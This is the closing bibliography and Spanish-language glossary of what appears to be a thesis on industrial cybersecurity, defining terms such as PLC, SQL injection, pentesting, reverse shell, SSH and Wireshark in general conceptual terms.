[82] *Vulnerabilidad en el recuento de parámetros de llamada en la utilidad pkexec de polkit (CVE-2021-4034)*. 2022. URL: https://www.incibe-cert.es/alerta-temprana/vulnerabilidades/cve-2021-4034. (Último acceso: 14.06.2022).

[83] *What is SCRUM?* URL: https://www.scrum.org/resources/what-is-scrum. (Último acceso: 01.06.2022).

[84] *Wireshark*. URL: https://www.wireshark.org/. (Último acceso: 20.06.2022).

[85] T. Zimmerman y col. *Cybersecurity Standards and Guidelines to Assist Small and Medium-Sized Manufacturers*. 2021. URL: https://csrc.nist.gov/publications/detail/journal-article/2021/cybersecurity-stnds-guidelines-assist-small-medium-manufacturers. (Último acceso: 02.06.2022).

Glosario

B

Backend

En el desarrollo web se conoce como Backend o ”lado del servidor” a la parte de la aplicación que realiza el procesamiento de la información.

C

Controlador Lógico Programable (PLC)

Un Controlador Lógico Programable es un dispositivo electrónico que tiene como objetivo la automatización de procesos en las industrias, es decir, la monitorización y control de maquinaria en las fábricas.

Cookie

Una cookie es una pequeña información enviada por un sitio web que el navegador almacena para dos principales funciones: recordar accesos y conocer hábitos de navegación.

D

Django

Django es un framework web de alto nivel basado en Python que permite el desarrollo rápido de sitios web sencillos y seguros.

Driver

Un driver o controlador es un componente de software que permite al sistema operativo establecer comunicación con un dispositivo.

F

Frontend

En el desarrollo web se conoce como Frontend o ”lado del cliente” a la parte de la aplicación que interactúa con los usuarios.

G

Gateway

Un gateway o pasarela es un dispositivo que actúa de interfaz para la conexión entre dispositivos que cuentan con protocolos y arquitecturas diferentes a nivel de comunicación.

I

Internet de las Cosas (IoT)

El Internet de las Cosas se refiere a los objetos físicos que, gracias a sensores y capacidad de procesamiento, se conectan e intercambian datos con otros dispositivos, principalmente a través de Internet.

Internet Industrial de las Cosas (IIoT)

El Internet Industrial de las Cosas se refiere a la aplicación en entornos industriales de dispositivos del Internet de las Cosas conectados a través de Internet para optimizar la producción, aumentando así la eficiencia y reduciendo los costes de los procesos de fabricación.

Inyección SQL

Una inyección SQL (también conocida con SQLi) es un tipo de vulnerabilidad que permite incrustar código SQL páginas web que se apoyan en una base de datos de tipo SQL por una mala o inexistente validación de lo que el usuario introduce en los campos de texto.

M

Metodologías ágiles

Las metodologías ágiles son un modelo iterativo e incremental de desarrollo de proyectos que proporcionan una gran flexibilidad dado que los requisitos y las soluciones evolucionan con el tiempo.

N

Nmap

Nmap es un conocido software de código abierto para realizar escaneos de puertos, es decir, detectar el estado de los puertos (abierto, cerrado o filtrado) de una máquina conectada a la Red. También permite reconocer la versión de servicios y sistemas operativos.

P

Pentesting

El *pentesting* o test de penetración es una técnica que consiste en realizar una serie de ataques sobre un sistema informático con el objetivo de identificar si existen fallos de seguridad y que alcance tienen.

Protocolo de aplicación

Un protocolo de aplicación es un protocolo de alto nivel diseñado para la conexión entre una aplicación y un servidor. Así, abre y cierra la conexión; transporta peticiones de servicio y sus respuestas; e informa de errores. Algunos de los más comunes son: HTTP, FTP, SMTP, etc.

Protocolo de transporte

Un protocolo de transporte se encarga de transportar los datos de aplicación segmentados junto con la información necesaria para poder reensamblar las partes cuando lleguen a su destino. Según si están orientados a conexión o no, tenemos dos tipos principales: TCP, que proporciona

un flujo de bytes confiable de extremo a extremo; y UDP, que no presenta tanta confiabilidad pero es más rápido.

Prueba de Concepto (PoC)

Una Prueba de Concepto es una implementación de una idea, método, aplicación o programa con el propósito de estudiar la viabilidad del concepto o teoría en cuestión. Este tipo de prueba es muy valiosa a la hora de crear prototipos de funcionamiento operativos y válidos.

R

Reverse Shell

Una *reverse shell* es una técnica, generalmente utilizada por ciberatacantes cuando han encontrado una vulnerabilidad que les permite inyectar código sobre una máquina, para obtener una *shell* remota de la víctima utilizando como base la propia *shell* que está ejecutando.

S

SCP

Secure Copy Protocol (SCP) es el nombre tanto de un protocolo de aplicación como del programa que permite la transferencia de archivos de forma segura entre dos *hosts* locales o remotos. Para ello, se conecta al host usando SSH y allí ejecuta un servidor SCP, dado que el protocolo SCP solo implementa la transferencia de archivos.

Script

Un *script* es el término con que se conoce en la informática a un programa simple compuesto por una secuencia de comandos. Normalmente son ejecutados por un intérprete de comandos que lee el archivo de código fuente al momento.

Shell

Una *shell* es el término utilizado en el ámbito de la informática para referirse al intérprete de comandos de un sistemas operativo. Este intérprete de comandos es un programa que permite interactuar con el sistema procesando las órdenes que se le indican.

Sistema Gestor de Bases de Datos (SGBD)

Un Sistema Gestor de Bases de Datos es un software cuya función es gestionar y administrar bases de datos. Esta compuesto por un lenguaje de definición de datos (DDL), un lenguaje de manipulación de datos (DML) y un lenguaje de consulta (QL).

Sistemas de Control Industrial (ICS)

Los Sistemas de Control Industrial son aquellos sistemas que se utilizan para la monitorización y control de todo tipo de procesos industriales.

Socket

Se conoce como *socket* en el ámbito de Internet a la implementación en los principales lenguajes de programación de una clase que permite que dos procesos puedan intercambiar un flujo de datos. De esta manera, constituyen el mecanismo que permite a los procesos enviar y recibir paquetes de datos mediante la tarjeta de red del equipo.

Sprint

Un sprint es el término con que se conoce en las metodologías ágiles a cada uno de los ciclos o iteraciones de un proyecto, normalmente de una duración de 4 semanas, que siempre tiene como resultado un entregable del producto.

SSH

Secure Shell (SSH) es el nombre tanto del protocolo de aplicación como del programa que permite un acceso remoto a una máquina mediante un canal seguro. Su puerto TCP conocido es el 22 y su uso principal es obtener una *shell* remota de una máquina de forma segura.

Systemd

Systemd es un conjunto de demonios para la gestión de sistemas y servicios desarrollado en kernels de Linux. Se encarga de iniciar todo lo que esta bajo el kernel en el arranque del sistema..

T

Tecnologías de la Información (IT)

Las Tecnologías de la Información son herramientas digitales que nos permiten almacenar, recuperar, transmitir y manipular datos o información. Principalmente se refiere a los ordenadores e Internet, pero también abarca otras tecnologías como la televisión y los teléfonos.

Tecnologías de Operación (OT)

Las Tecnologías de Operación son una combinación de hardware y software, capaces de soportar entornos de trabajo muy duros, que tienen como objetivo monitorizar y controlar los procesos físicos, principalmente en entornos industriales.

W

Wireshark

Wireshark es un analizador de protocolos (*sniffer*, en inglés), es decir, que captura y analiza el tráfico de red en tiempo real. Es una herramienta muy completa que cuenta con soporte para desglosar los campos de multitud de protocolos.